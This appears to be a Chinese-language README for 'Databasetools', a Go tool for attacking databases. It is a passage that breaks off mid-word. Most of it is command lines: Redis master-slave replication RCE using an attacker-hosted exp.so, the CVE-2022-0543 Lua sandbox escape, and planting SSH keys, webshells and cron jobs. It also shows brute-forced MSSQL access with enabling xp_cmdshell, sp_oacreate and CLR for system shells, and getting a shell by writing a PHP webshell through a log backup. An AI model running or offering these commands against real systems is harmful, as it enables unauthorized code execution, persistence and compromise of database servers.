
Databasetools
 Databasetools copied to clipboard
 Hel10-Web
一款用Go语言编写的数据库自动化提权工具,支持Mysql、MSSQL、Postgresql、Oracle、Redis数据库提权、命令执行、爆破以及ssh连接
Redis
连接redis获取sql shell
go run .\main.go -redis -rhost 192.168.111.211 -rport 6379 -cli


主从复制RCE
//Linux
go run .\main.go -redis  -rhost 192.168.111.211  -lhost 192.168.1.110 -exec -so exp.so
go run .\main.go -redis  -rhost 192.168.111.211  -lhost 192.168.1.110 -exec -console -so exp.so

Lua沙盒绕过命令执行(CVE-2022-0543)
go run .\main.go -redis -rhost 192.168.111.211 -rport 6379 -lua -console
写公钥
将ssh.txt文件中公钥替换成自己生成的
go run .\main.go -redis -rhost 192.168.111.211 -rport 6379 -sshkey

写Webshell
go run .\main.go -redis -rhost 192.168.111.211 -rport 6379 -shell
定时任务
需要修改crontab.txt内容
go run .\main.go -redis -rhost 192.168.111.211 -rport 6379 -crontab
MSSQL

连接数据库并获取一个sql shell
go run .\main.go -mssql -rhost 192.168.111.223 -rport 1433 -ruser sa -pwd "1qaz@WSX" -cli

开启xp_cmdshell
go run .\main.go -mssql -rhost 192.168.111.136 -rport 1433 -pwd "1qaz@WSX" -isxp

xp_cmdshell获取一个执行系统命令的shell
go run .\main.go -mssql -rhost 192.168.111.136 -rport 1433 -pwd "1qaz@WSX" -isxp -console

xp_cmdshell执行单条系统命令
go run .\main.go -mssql -rhost 192.168.111.136 -rport 1433 -pwd "1qaz@WSX" -isxp -docmd -cmd "whoami"

开启sp_oacreate
go run main.go -mssql -rhost 192.168.111.136 -rport 1433 -pwd "1qaz@WSX" -issp

sp_oacreate获取一个执行系统命令的shell
go run .\main.go -mssql -rhost 192.168.111.136 -rport 1433 -pwd "1qaz@WSX" -issp -console

sp_oacreate执行单条系统命令
go run main.go -mssql -rhost 192.168.111.136 -rport 1433 -pwd "1qaz@WSX" -issp -docmd -cmd "whoami"

CLR获取一个执行系统命令的shell
go run .\main.go -mssql -rhost 192.168.111.136 -rport 1433 -pwd "1qaz@WSX" -isclr -console

CLR执行单条系统命令
go run main.go -mssql -rhost 192.168.111.136 -rport 1433 -pwd "1qaz@WSX" -isclr -docmd -cmd "whoami"

log备份写getshell
go run .\main.go -mssql -rhost 192.168.111.136 -rport 1433 -pwd "1qaz@WSX" -shell -logshell -path "C:\phpStudy\WWW\aa.php" -e 'php'

差异备